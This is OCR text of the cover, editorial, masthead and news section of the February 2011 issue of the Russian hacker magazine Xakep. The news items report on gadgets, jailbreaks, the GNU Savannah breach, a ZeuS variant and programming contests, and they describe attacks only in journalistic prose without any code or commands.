ЗАЩИТА ONLINE–БАНКИНГОВ ОТ ХИЩЕНИЙ СТР. 120

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

ФЕВРАЛЬ 02 (145) 2011

ХАКЕР ФЕВРАЛЬ 02 (145) 2011

ТРОЯН ДЛЯ MAC OS/ КОНЦЕПЦИЯ МАЛВАРИ В ПОДАРОК СТИВУ ДЖОБСУ

145

ТРОЯН ДЛЯ MAC OS


КОНЦЕПЦИЯ МАЛВАРИ В ПОДАРОК СТИВУ ДЖОБСУ

СТР. 68

ВЗЛОМ ИГР ВКОНТАКТЕ

СТР. 46





+

- НОВЫЕ УЯЗВИМОСТИ ДОСТУПА К ФАЙЛАМ В PHP
- WHATHTML: ПРОХОЖДЕНИЕ ИНТЕРЕСНОГО CRACKME
- ЛУЧШИЕ ДОКЛАДЫ С ПОСЛЕДНЕГО HACK IN THE BOX
- IDA + PYTHON = ЛЮБОВЬ

АТАКИ НА ДОМЕН

ЗАХВАТ АДМИНСКИХ ПРАВ В ДОМЕНАХ ACTIVE DIRECTORY

СТР. 60

INTRO





В последнее время часто думаю о том, что чем меньше контроля и регулирования со стороны государства — тем лучше простым людям жить, тем эффективней складывается экономика. Любая бюрократия, нормативные акты, ограничения и прочая хренота плодят целую армию дармоедов-регуляторов, которые ничего не производят и заинтересованы лишь в одном — в дальнейшем усложнении процедур, чтобы больше получать денег, плодить коррупцию и чтобы без «работы» ни в коем случае не остаться.

Если смотреть на Россию: самая эффективная, удобная людям, быстрорастущая и перспективная отрасль экономики — это IT и интернет. Отрасль с минимальным влиянием государства. 15 лет назад еще не было Яндекса — но вот талантливые люди пришли и построили с нуля супер-бизнес, компанию с оборотом 300 млн. долл. Что уж говорить про огромный фриланс-рынок и кучу успешных стартапов, запущенных по всему миру русскоязычными людьми.

В интернете все мы привыкли к тому, что это мир без ограничений. Любые вещи, начиная с обучения и заканчивая созданием бизнеса, здесь делаются инстант, без любого взаимодействия с дармоедами-чиновниками. Очень забавно при всем этом наблюдать нелепые попытки «регулирования» интернета, которые возникают в самых разных странах мира. Чиновники и политики видят в инете реальную угрозу для себя: во-первых, здесь они сталкиваются с адекватной, немодерируемой общественной оценкой своей деятельности, а во-вторых, они здесь не очень-то и нужны. Для них это странно, непонятно. Все, к чему они привыкли, здесь не работает. Добавь сюда полное непонимание принципов интернета — и ты получишь явную причину для того вороха дебильных законов, инициатив и конфликтов, которые время от времени всплывают в самых разных странах.

Ограничение работы Skype, разнообразная копирастия, «михалковский» налог, национальные файрволы, закрытие торрент-трекеров, фильтрация p2p-трафика, взымание налога за использование opensource, из пальца высосанные уголовные дела, признание YouTube экстремистским сайтом из-за одного ролика.

Все это — проявления того, как отставшие от жизни чиновники, судьи и милиционеры воспринимают интернет. Своей «регулировкой» они пытаются противостоять развитию и эволюции человечества, но в силу своей некомпетентности не понимают элементарного: все их усилия обречены на провал просто с базовой, с технической точки зрения.

Именно поэтому я спокоен: TOR, VPN, SSL и DHT спасут мир :).

nikitozz, гл. ред X

CONTENT





/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин (nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев (gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев (forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин (step@real.xakep.ru)
КОДИНГ, MALWARE и SYN/ACK
Александр «**Dr. Klouniz**» Лозовский (alexander@real.xakep.ru)
UNIXOID
Андрей «**Andrushock**» Матвеев (andrushock@real.xakep.ru)
>Литературный редактор
Анна Аранчук

> DVD
Выпускающий редактор
Степан «**Step**» Ильин (step@real.xakep.ru)
Unix-раздел
Антон «**Ant**» Жуков (antitster@gmail.com)
Security-раздел
Дмитрий «**D1g1**» Евдокимов (evdokimovds@gmail.com)
Монтаж видео
Максим Трубицын

>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART
>Арт-директор
Евгений Новиков
>Верстальщик
Вера Светлых

/PUBLISHING
(game)land
>Учредитель
ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21
Тел.: +7 (495) 935-7034 **Факс:** +7 (495) 545-0906
>Генеральный директор
Дмитрий Агарунов
>Генеральный издатель
Денис Калинин
>Зам. генерального издателя
Андрей Михайлюк
>Редакционный директор
Дмитрий Ладыженский
>Финансовый директор
Андрей Фатеркин
>Директор по персоналу
Татьяна Гудебская
>Директор по маркетингу
Елена Каркашадзе
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый
>PR-менеджер
Анна Григорьева

/РЕКЛАМА
>Группа GAMES & DIGITAL
>Старший менеджер
Мария Нестерова
>Менеджеры
Ольга Емельянцева
Мария Николаенко
>Менеджер по продаже рекламы на MAN TV
Марина Румянцева
>Директор корпоративной группы (работа с рекламными агентствами)
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Менеджеры
Надежда Гончарова
Наталья Мистюкова
>Директор группы спецпроектов
Арсений Ашомко (ashomko@gameland.ru)
>Старший трафик-менеджер
Марья Алексеева (alekseeva@gameland.ru)

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
>Директор
Александр Коренфельд
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер
Татьяна Яковлева

/РАСПРОСТРАНЕНИЕ:
>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@gameland.ru)
> Руководитель отдела подписки
Гончарова Марина
> Руководитель спецраспространения
Лукичева Наталья
> Менеджеры по продажам
Ежова Лариса
Кузнецова Олеся
Захарова Мария

> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@gameland.ru.
> Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999

> Для писем
101000, Москва, Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии «Zapolex», Польша.
Тираж 145 437 экземпляров.

Мария «Mifrill» Нефедова mifrill@real.xakep.ru



Meganews

Обо всем за последний месяц

ВТОРОЙ «ГУГЛОФОН» ВЫПУЩЕН



Состоялось то, чего ждали очень многие: компания Google выпустила свой второй смартфон Nexus S с ОС Google Android 2.3 на борту. Правда, изготовителем в этот раз является не HTC, а Samsung. Прообразом нового Нексуса стала известная модель Galaxy S. Смартфон базируется на платформе Samsung Hummingbird, включающей в себя процессор Cortex A8 с частотой 1 ГГц, 512 МБ оперативной и 16 ГБ флеш-памяти для хранения данных. На Nexus S установлен 4-дюймовый (480x800) Super AMOLED дисплей с сенсорной панелью емкостного типа и покрытием, препятствующим появлению отпечатков пальцев. Интересно, что он имеет изогнутую форму внешней поверхности — в результате получается так называемая «лодка». Телефон будет выпускаться для различных стандартов сотовой связи, а также имеет модули для всех беспроводных технологий: Wi-Fi 802.11 n/b/g, Bluetooth 2.1+EDR и даже Near Field Communication (NFC). Помимо этого, смартфон укомплектован A-GPS, трехосным гироскопом, акселерометром, цифровым компасом, датчиками близости и освещенности. Основная 5-мегапиксельная камера Nexus S умеет записывать видео с разрешением 720x480, оснащена системой автофокусировки и вспышкой. А вспомогательный «глазок» (640x480 пикселей), расположенный на передней панели смартфона, пригодится для видео-звонков. Если верить производителю, аккумулятор с емкостью 1500 мАч обеспечит около 7 часов работы в режиме разговора, а в режиме ожидания его должно хватить почти на 18 дней! Телефон выглядит сбалансированным во всех отношениях. Огорчает лишь тот факт, что в России Nexus S будет комплектоваться более скромным Super clear LCD-дисплеем. Ожидаемая стоимость цены в России — немногим дороже Galaxy S, то есть порядка 20-25 тысяч рублей. Хотя в Штатах смартфон можно будет приобрести всего за $529 (цена без контракта).



Мощность DDoS-атаки на сайт Wikileaks превышала 10 Гбит/с. Теперь в списке официальных зеркал ресурса насчитывается 208 сайтов :).

НОВЫЙ ГРОМКИЙ ВЗЛОМ ОТ СКЛЯРОВА



В Праге, в ходе конференции CONFidence 2.0, известный хакер, криптограф и сотрудник компании Elcomsoft Дмитрий Скляров представил новый доклад-бомбу. Дмитрий поведал слушателям о том, как ему удалось найти уязвимость и «вскрыть» алгоритм проверки подлинности фотографий Canon Original Data Security. Интересно, что Скляров пытался заблаговременно связаться с представителями Canon и сообщить им о дырке, но его попросту проигнорировали. В итоге система проверки подлинности фотографий полностью дискредитирована. Это очень серьезный инцидент, поскольку систему использовали и криминалисты, и юристы со всего мира. Фотографии проверяются по цифровой подписи Original Decision Data (ODD), которая располагается в блоке EXIF JPG -файлов и хранит в себе информацию о дате и месте съемки. Для проверки использовался дорогостоящий набор инструментов OSK-E3 (Canon Original Data Security Kit), состоящий из смарт-карты и специального софта. Набор позволяет узнать, была ли фотография отретуширована и модифицировались ли значения вроде даты съемки или координат GPS. Скляров обнаружил в алгоритме Canon брешь, которая позволяет подделать подпись и выдать модифицированное фото за оригинал. В доказательство взлома криптограф показал публике откровенные фотожабы (вроде Сталина с iPhone в руках), чья цифровая подпись сообщала, что «все в порядке». Проблема, найденная Скляровым, аппаратная. Трюк с подделкой подписи сработает для многих профессиональных моделей Canon, в том числе EOS 5D Mark II. Вся информация о найденной уязвимости была опубликована в отрытом доступе (elcomsoft.com/canon.html?r1=pr&r2=canon). Сам Скляров посоветовал любимому производителю фотоаппаратов нанимать для разработки таких систем людей, которые действительно понимают толк в ИБ.

ДЖЕЙЛБРЕЙК ДЛЯ WINDOWS PHONE 7



Не успело утихнуть обсуждение новой мобильной платформы от Microsoft, как хакеры по всему миру принялись ломать новинку. Успеха удалось добиться команде ChevronWP7, о чем парни сообщили в своем официальном блоге (chevronwp7.com). Хакеры не были голословны, когда заявили о том, что сумели получить полный доступ к WP7 и возможность устанавливать на устройство любые приложения в обход «Маркета». Рабочая утилита для джейлбрейка, выложенная на сайте, оказалась лучшим подтверждением их слов. Разблокировав защиту системы, каждый получает возможность не только ставить любой софт, но и разрабатывать приложения для этой платформы, не покупая у Microsoft специальный аккаунт Windows Phone 7 Marketplace за $99, без которого проверить работоспособность приложения на реальном железе невозможно. Тулза от ChevronWP7 эту проблему решила бесплатно. Но не спеши набирать в браузере приведенную ссылку — проги для джейлбрейка ты там уже не найдешь. Почти сразу после релиза с командой связался глава отдела по разработке приложений для Windows Phone 7 Брендон Уотсон. Он сумел прийти к соглашению с хакерами, и одним из условий этой договоренности стало немедленное удаление утилиты из Сети. Детали «сделки», разумеется, не разглашаются. Конечно, разработка ChevronWP7, невзирая на эти меры, успела разлететься по Сети, но и здесь все не так уж радужно. Теперь прога для джейлбрейка отказывается работать из-за отсутствия сертификата. Получается, что, хотя пальма первенства формально и отошла к парням из ChevronWP7, нормального джейлбрейка придется еще подождать.



К 2015 году компании Intel, AMD, Dell, Lenovo, Samsung и LG откажутся от использования в своих продуктах аналоговых видеоинтерфейсов VGA и LVDS. Их заменят HDMI и DisplayPort.

В ВЕЛИКОБРИТАНИИ ПОЙМАЛИ КАРДЕРОВ-МУЗЫКАНТОВ

Необычная история произошла недавно в английском городе Вулвергемптоне. Местная полиция задержала 19-летнего Ламара Джонсона — члена кардерской группировки из двенадцати человек. Эти предприимчивые ребята использовали старую схему «зарабатывания» денег, известную еще со времен покупки собственной шароварной проги чужими кредитками. Джонсон и его товарищи разместили в iTunes и Amazon свои музыкальные треки и принялись сами их скачивать, расплачиваясь деньгами с ворованных банковских карт. Накачать они успели немало. В период с 2008 по 2009 год песни были скачаны более 6.000 раз, и Джонсон признает свое отношение к 2.000 загрузок. Таким образом он успел «заработать» почти 500.000 фунтов (около $750.000) авторских отчислений. С продажи одного трека эти «криминальные гении» получали около 80 фунтов, в то время как средняя стоимость песни в iTunes составляет 99 пенсов. В конце декабря местный суд признал Ламара Джонсона, который и так уже отбывает пятилетний тюремный срок за нанесение тяжелых телесных повреждений, виновным. Суд над остальными одиннадцатью членами группы состоится в конце января.

PLAYSTATION PHONE — НЕ УТКА



Циркулирующие по Сети слухи нашли неожиданное подтверждение: Playstation Phone оказался не выдумкой, а совершенно реальным устройством, которое скоро выйдет в свет. Гибрид консоли PSP Go с Android-смартфоном пока носит рабочее название Zeus Z1, а его разработкой занимается компания Sony Ericsson. Официальный анонс устройства, похоже, состоится в феврале-марте текущего года, ну а пока нам приходится довольствоваться неофициальной инфой. Судя по всему, у известной серии игровых телефонов Nokia N-Gage появится достойный преемник :). Устройство будет выполнено в виде слайдера, но место выезжающей клавиатуры займет фактически передняя панель джойстика — с похожими игровыми кнопками для управления. На задней панели девайса расположатся обычные для манипуляторов Sony «шифты». По Сети пока распространяются фотографии и характеристики прототипа, и все еще может поменяться, но предварительные данные таковы: габариты Zeus Z1 аналогичны PSP Go, девайс будет оснащен дисплеем диагональю 3.7», процессором с частотой 1 ГГц, 512 МБ оперативной памяти, microSD-слотом, а также 5-мегапиксельной фотокамерой. Ожидается, что официально разработку представят публике весной, в ходе конференции Cebit 2011.

РОССИЯ НА BLACKHAT



С 16 по 19 января в США (штат Вирджиния) пройдет ежегодная конференция «BlackHat DC». Этот ивент является самым значимым международным событием в мире информационной безопасности, в рамках которого постоянно презентуются самые новые техники взлома и защиты. Конференция, впервые состоявшаяся в 1997 году, проходит 4 раза в год и собирает более десяти тысяч посетителей, среди которых есть как хардкорные специалисты по взлому, так и «люди в костюмах»: руководители отделов безопасности крупнейших мировых компаний и сотрудники американских ведомств. Но это не главное. В этом году одним из докладчиков будет Александр Поляков, технический директор компании Digital Security и руководитель исследовательского центра DSECRG, а также один из постоянных авторов][. И это настоящий прорыв. Для справки: ранее на этой конференции не было ни одного докладчика, представляющего российский рынок консалтинга по ИБ. И мы очень рады, что Саша наконец-то покажет всему миру: в России живут не только хакеры-криминалы, но и профессионалы в области информационной безопасности, способные проводить исследования мирового уровня. Тут надо сказать, что само событие неслучайно. Это следствие долгой работы DSECRG в области исследования безопасности бизнес-приложений. Перед BlackHat'ом был ряд выступлений на не менее значимых европейских и азиатских конференциях: Hack In The Box, Source Barcelona, DEEPSEC, Confidence, Troopers. Теперь пришла очередь США :). Доклад полностью посвящен бизнес-приложениям корпоративного уровня: будет рассказано о том, как злоумышленники могут получить доступ ко всем критичным данным компании, украсть деньги или разрушить технологическую сеть предприятия, используя простейшие уязвимости и ошибки в архитектуре. В качестве примера будут рассмотрены популярные в России и во всем мире ERP-системы. Отчет об этой грандиозной конференции из первых уст ты сможешь прочитать в ближайших номерах журнала, а краткое описание доклада посмотреть на blackhat.com/html/bh-dc-11/bh-dc-11-briefings.html#Smith.

Wired сообщает, что одним из самых ходовых товаров на eBay являются... автомобили. За неделю одни только американцы покупают на eBay авто и запчастей к ним на сумму около $8 млн.

РУЧКА ШПИОНА ИЛИ УДОБНЫЙ ГАДЖЕТ?

Чего только не придумало человечество — и ручки с исчезающими чернилами, и ручки со встроенными видеокамерами, и даже ручки, которыми можно одинаково успешно писать как на бумаге, так и на планшете. Устройство от компании Apen — E FUN APEN A2 — пошло еще дальше. С виду гаджет ничем не отличается от обычной ручки и прекрасно пишет на бумаге. Однако в комплекте с девайсом идет миниатюрный беспроводной приемник, который крепится к бумаге и на лету оцифровывает все сделанные ручкой изображения и записи. Памяти устройства хватает в среднем на 100 страниц. Новинка работает как с Windows, так и с Mac. Кроме того, чудо-ручку можно просто подключить к компьютеру и писать с ее помощью на изображениях, документах Microsoft Office или сообщениях Outlook. Стоимость этого отличного гаджета — $100.



НЕПРИЯТНОСТИ У БОРЦОВ ЗА СВОБОДНОЕ ПО



Фонду свободного программного обеспечения (Free Software Foundation), похоже, пора пересмотреть свой подход к сетевой безопасности. Неизвестные хакеры недавно провели успешную атаку на репозиторий FSF GNU Savannah (savannah.gnu.org). Злоумышленники воспользовались дыркой в открытом ПО для хостинга Savane, успешно осуществили SQL-инъекцию и в результате полностью слили MySQL-базу с именами пользователей и хэшированными паролями. Успешно сбрутив хэш пасса одного из админов, взломщики сумели добавить скрытый статичный html-файл в CVS-репозитарий, который изменил вид главной страницы gnu.org. Впрочем, на дефейсе ребята останавливаться не собирались: ими тут же был установлен php-скрипт реверс-шелла (по иронии распространяющийся по лицензии GNU GPL) и предприняты попытки внедрения руткитов. По словам представителей FSF, последнее вроде бы не увенчалось успехом, но полной уверенности в этом нет (это не стеб, а официальная формулировка). Для восстановления работы и Savannah, и GNU пришлось полностью изолировать от Сети. После случившегося все пароли на GNU Savannah были объявлены ненадежными. Теперь для хранения паролей будет использоваться Crypt-MD5. Также сообщается, что исходные коды, размещенные в репозитории, в ходе атаки не пострадали, однако, опять же, «полной уверенности в этом нет».

Журнал Time назвал основателя социальной сети Facebook Марка Цукерберга человеком года. Заметим, что в читательском голосовании на сайте с большим отрывом лидировал Джулиан Ассандж — за него отдали 382 000 голосов.

ВЕСТИ ИЗ «ПИРАТСКОЙ БУХТЫ»



Мы давно не писали о The Pirate Bay, а между тем апелляционные слушания по делу команды трекера, наконец, закончились, и был оглашен официальный вердикт. Увы, суд Швеции постановил, что все трое основателей «Пиратской бухты» виновны, и увеличил им размер штрафа (правда, сократив при этом тюремные сроки). Таким образом, Фредрик Нейдж должен отсидеть за решеткой десять месяцев, Питер Сунде — восемь, а Карл Лундстрем — четыре месяца. Размер штрафа, который теперь должна выплатить троица, суммарно составляет $6.5 млн. Четвертый фигурант, Готфрид Свартхольм, не включен в решение суда, так как он отсутствовал на слушаниях по состоянию здоровья. Несмотря на такие невеселые новости, «пираты», как обычно, не унывают. Питер Сунде недавно написал у себя в твиттере, что пора бы сторонникам свободы информации подумать о создании собственного интернета. На деле речь идет о независимой системе DNS, построенной на принципах p2p. Идея заключается в том, чтобы система не контролировалась нынешним регулятором Всемирной сети ICANN. И это не просто слова — похоже, у проекта уже имеются квалифицированные программисты, сетевые инженеры и специалисты по коммуникациям. Обсуждение идеи протекает на IRC-канале dns-p2p в сети Efnet, а свежая информация собирается по адресу dot-p2p.org. Тем не менее Питер Сунде честно заявляет, что не дает никаких гарантий реализации замысла, так как имеется и множество сложностей. К примеру, ICANN отвечает не только за домены, но и за IP-адреса. Однако попытаться активисты все равно намерены, поскольку наличие централизованной системы, которая управляет информацией в Сети, по их мнению — неприемлемо.

По данным компании AdaptiveMobile, за 2010 год количество атак, направленных на Android-смартфоны, выросло в 4 раза, зато iPhone стали атаковать в 2 раза реже.

3D БЕЗ ОЧКОВ



Различными 3D-новинками, казалось бы, уже пресытились все. Ими уже никого не удивишь. Но погоди переходить к чтению следующей новости — японская компания EIZO скоро выпустит действительно необычный 3D-монитор. С DuraVision FDF2301-3D тебе не понадобится ни активных, ни пассивных очков — стерео-изображение будет видно, что называется, невооруженным глазом, причем видно хорошо. И пусть тебя не пугает тяжеловатый дизайн этого 23-дюймового чуда. В конце концов, это первый в мире монитор с Full HD разрешением (1920x1080), способный сформировать стерео-картинку, для просмотра которой не нужны очки. Кстати, монитор будет тяжел и в самом прямом смысле: почти 16 килограммов чистого веса :). Да, некоторые читатели сейчас заметят, что «безочковая» 3D-технология не нова и к тому же имеет множество недостатков. Спешим успокоить: в новом детище EIZO использован принцип направленной подсветки и алгоритм задержек во времени (а не параллакс-барьер и не лентикулярные линзы, как в случае других производителей). То есть, изображение, предназначенное для левого и правого глаз, появляется на экране поочередно, используя одни и те же пиксели на экране. Благодаря этой особенности, муара и цветных полос, характерных для «безочкового» 3D, на дисплее не наблюдается. Новинка будет укомплектована двумя разъемами DVI-D и портом VESA Stereo Sync, а также будет иметь несколько режимов настройки объемного изображения — в зависимости от условий просмотра и количества зрителей. Посмотреть на монитор своими глазами можно будет совсем скоро: EIZO планирует выпустить новинку в продажу уже во втором квартале текущего года. Цена девайса пока не объявлена.

ПЕРЕВОДЧИК БУДУЩЕГО





Сколько раз все мы видели в кино различные девайсы, использующие в работе так называемую «дополненную реальность». Все эти фишки, которые мы привыкли видеть на экранах кинотеатров и на страницах фантастических романов, с каждым днем становятся все ближе к реальности. Приложение Word Lens для iPhone — очень яркий пример такой фантастики, шагнувшей в жизнь. Программа предназначена для перевода картинок и знаков с использованием дополненной реальности. Принцип ее работы прост: наводишь камеру iPhone'а на интересующий тебя текст (допустим, объявление на двери магазина), и приложение на лету перерисовывает картинку на экране телефона так, чтобы на ней отображался уже переведенный текст. Без задержек, полностью в реальном времени! Чтобы оценить, насколько это круто, стоит посмотреть видеоролик на сайте questvisual.com. Самое же поразительное, что это не концепт, не бета, а работающая прога, которая уже доступна в iTunes по цене $4.99. Единственная ложка дегтя в этой бочке меда пока заключается в том, что Word Lens понимает только англо-испанское и испано-английское направления перевода. Мы бы назвали это «но» незначительным, так как в скором времени авторы обещают расширить функционал приложения, добавив и другие языки.



460 хакеров было арестовано за 2010 год в Поднебесной, если верить докладу, который недавно представили власти Китая.

ПРИВЕРЕДЛИВЫЙ ТРОЯНЕЦ

Новые сводки о ходе борьбы с трояном ZeuS поступают ежедневно, но далеко не всегда оказываются забавными. Специалисты из F-Secure обнаружили, что одна из новых модификаций зловреда работает исключительно на высокопроизводительных компьютерах. Если частота CPU оказывается меньше 2 ГГц, вирус ведет себя так, как если бы обнаружил отладку, а именно — прерывает свое выполнение и не заражает систему. Так, ноутбуки аналитиков IBM T42 (с частой 1.86 ГГц) оказались слишком медленными, чтобы трой заразил систему :). Не совсем понятно, являлось ли конечной целью создание ботнета премиум-класса (например, для распределенного брутфорса) или это просто была очередная попытка усложнить анализ малвари.
Всем хорошо известно, что любая антивирусная лаборатория ежедневно исследует десятки подозрительных бинарников. Единственная возможность справиться с таким потоком файлов — автоматизировать процесс анализа. Каждый образец сначала сканируется, выполняется и анализируется внутри виртуального окружения. Разработчики малвари, в свою очередь, пытаются максимально усложнить анализ тел вирусов, встраивая в них различные приемы для антиотладки и обнаружения виртуальных машин. Так что есть шанс, что отсеивание компьютеров с частотой, меньшей двух ГГц является изощренным способом уйти от анализа. По крайней мере, внутри виртуального окружения (у которого скромные технические характеристики) заражения точно не произойдет.

Исследование компании Avira показало, что из 9000 опрошенных пользователей 25% хотя бы раз отключали антивирус, чтобы заставить компьютер работать быстрее.

GOOGLE БОРЕТСЯ С ПИРАТАМИ

Довольно неприятные новости сообщила через свой официальный блог компания Google. Похоже, «Корпорация Добра» все больше поддается влиянию правообладателей и антипиратских организаций. В скором будущем из списка автозаполнения исчезнут различные «пиратские» слова. Хотя Google и не приводит никаких конкретных примеров и признает, что будет сложно определить, какие термины относятся к «пиратским», можно предположить, что первым делом нововведение коснется словесных конструкций вроде «скачать бесплатно» и «смотреть онлайн». Более того, в результатах поиска рядом со ссылками на неблагонадежные ресурсы в скором времени начнут появляться предупреждения вида «Контент, размещенный на сайте, защищен авторским правом и используется без ведома правообладателя». Сайты такого рода будут располагаться в результатах поиска ниже своих «правильных» собратьев. Демократия и свобода слова как они есть. Однако копирасты, представь себе, все равно недовольны. По их мнению, Google по-прежнему игнорирует суть проблемы, которая заключается в том, что поисковик «собственными руками» переправляет потребителей на пиратские ресурсы. Очевидно, для полного душевного спокойствия антипиратов «Гугл» должен блокировать все подозрительные ресурсы и делать вид, что их вообще не существует.

FACEBOOK УЧРЕЖДАЕТ ХАКЕРСКИЙ КОНКУРС



Если ты смотрел фильм «Социальная сеть», то должен был оценить, как для Facebook'а набирали программистов. И вот теперь — реальный конкурс: проект Цукерберга объявил об учреждении ежегодного конкурса по алгоритмическому программированию для хакеров со всего мира. Когда ты будешь читать эту заметку, первый кубок Hacker Cup 2011 (facebook.com/hackercup) скорее всего, к сожалению, уже завершится. Регистрация на соревнование была открыта с 20 декабря по 10 января (сам конкурс проходит в онлайне). Состязание поделили на три этапа. Первым был квалификационный раунд. Участникам предложили три задачи, и чтобы пройти в следующий раунд, необходимо было в течение 72 часов решить хотя бы одну из них. Те, кто справился с заданием, были допущены до следующих этапов.
В ходе финала должны определиться 300 лучших хакеров (они получат официальные футболки Hacker Cup) и 25 самых лучших. Последние могут рассчитывать на призы посерьезнее маек: $5000 за первое место, $2000 за второе, $1000 за третье и по $100 за места с 4-го по 25-е. Суммы, конечно, не заоблачные, но к ним прилагаются билеты в Калифорнию и проживание в кампусе Facebook в Пало-Альто.

В новой версии Google Chrome было исправлено более 800 ошибок и закрыто 13 уязвимостей, 4 из которых были критическими. В рамках этого обновления Google потратил $4000 на вознаграждения за обнаруженные дырки.

КОЕ-ЧТО ПОКРУЧЕ IPS-МАТРИЦ



Приятная новость для всех, кто ценит качество изображения, пришла из стана компании Samsung. Недавно производитель продемонстрировал дисплеи, построенные на новой технологии Super PLS (Plane to Line Switching), которая по ряду параметров превосходит хорошо зарекомендовавшую себя матрицу IPS. В Samsung рассказали, что ими было подано более тридцати заявок на регистрацию патентов, связанных с Super PLS. Благодаря новой технологии, ориентированной на использование в смартфонах и планшетных ПК, специалистам Samsung Mobile Display удалось увеличить яркость дисплеев на 10% и существенно расширить углы обзора. SPLS-дисплеи на данный момент могут иметь разрешение вплоть до WXGA (1366x768 пикселей). Не менее важно и то, что в производстве технология Super PLS будет на 15% дешевле IPS. Серийный выпуск новых панелей стартует в начале текущего года, так что вполне вероятно, что флагманы с новыми дисплеями на борту появятся уже к концу 2011-го.

НЕПРОСТАЯ ВИДЕОКАРТА ОТ VISIONTEK



Устройство с мрачноватым названием Killer HD 5770 выпустила в свет компания VisionTek. Эта PCI Express карточка в первую очередь ориентирована на поклонников онлайновых игр, а эти ребята, как известно, не особенно требовательны к графике, но очень щепитильно относятся к сетевому пингу, то есть задержке при обращении к серверу. Стабильное и быстрое соединение с интернетом — главное. В VisionTek решили подойти к этому вопросу нетривиальным методом и интегрировали прямо в видюху сетевой адаптер Bigfoot Networks Killer E2100. Это доработанная версия девайса Killer 2100 — сетевой карты, оптимизированной специально для онлайновых игрищ. Впрочем, и графический процессор здесь использован не из самых слабых: AMD Radeon HD 5770 поддерживает DirectX 11, предусматривает возможность подключения нескольких мониторов и вывод многоканального (7.1) звука через интерфейс HDMI. Цена устройства за океаном составляет примерно $200. Кстати, это далеко не единственный пример такого нецелевого использования шины PCI-E. В продаже также можно найти, например, PCI-E SSD-накопители. Ширина пропускания PCI-E позволяет выжать максимум от использования SSD-накопителей. Скорость передачи данных на чтение у таких девайсов часто составляет порядка 750 Мб/с, а на запись — 700 Мб/с и выше!

YouTube снова поднимает планку максимальной длины видеороликов. Отныне юзеры, ни разу не нарушавшие правила сервиса, имеют возможность загружать на YouTube ролики длительностью более 15 минут.

СОСТОЯЛСЯ РЕГИОНАЛЬНЫЙ ПОЛУФИНАЛ ACM ICPC



В ноябре в Санкт-Петербурге (а также в Барнауле, Тбилиси и Ташкенте) состоялся полуфинал командного чемпионата мира по программированию (ACM ICPC) в Северо-Восточном Европейском регионе. ACM ICPC — это крупнейшая в мире студенческая командная олимпиада по программированию. Крупные компании каждый год внимательно следят за чемпионатом и присматривают будущие кадры, понимая, что главный ресурс IT-индустрии — это, безусловно, мозги. Россия впервые получила право на организацию полуфинальной Северо-Восточной Европейской группы в сезоне 1996-1997, и с тех пор команды наших вузов не раз завоевывали на чемпионате призовые места. В этом году в четвертьфинальных и полуфинальных соревнованиях приняли участие 720 команд из 260 вузов России и стран ближнего зарубежья (Эстонии, Узбекистана, Литвы, Грузии, Белоруссии и других).
В ходе полуфинала определяются команды, которые поедут отстаивать честь своего вуза, страны и региональной группы в финале. Правила чемпионата таковы: в каждой команде три человека и на троих один компьютер. Командам дается пять часов времени и от восьми до двенадцати задач. Заметим, что от уровня сложности этих задач у любого программиста средней руки попросту вскипит мозг :). Побеждает та команда, которая решит наибольшее число задач, затратив на это наименьшее количество времени. Решения участники пишут на C, C++ или Java и отправляют на тестирующий сервер. Какие именно тесты там крутятся, участники не знают, а задачу недостаточно просто решить правильно — нужно еще уложиться в определенные ограничения по времени, памяти и так далее. Каждая неудачная попытка решения — плюс двадцать минут к штрафному времени команды (которое изначально равняется нулю).
В этом году места в полуфинале распределились следующим образом: первое место вполне предсказуемо досталось команде СПбГУ ИТМО (команды этого университета побеждали в финале ACM ICPC трижды, а звание чемпионов России завоевывали пять раз); второе и третье места остались за командами МГУ (что тоже не удивительно — МГУ давно «дышит в спину» своим петербуржским коллегам). Всего на финал ICPC 2010-2011, который пройдет в начале марта в Египте, от NEERC поедут 13 команд. Узнать подробности, ознакомиться с задачами и другой информацией ты можешь на официальном сайте чемпионата: icpc.baylor.edu. Интересно, будут ли участники решать там задачи по обнаружению акул?

СВЕРХСКОРОСТНАЯ ФЛЕШКА

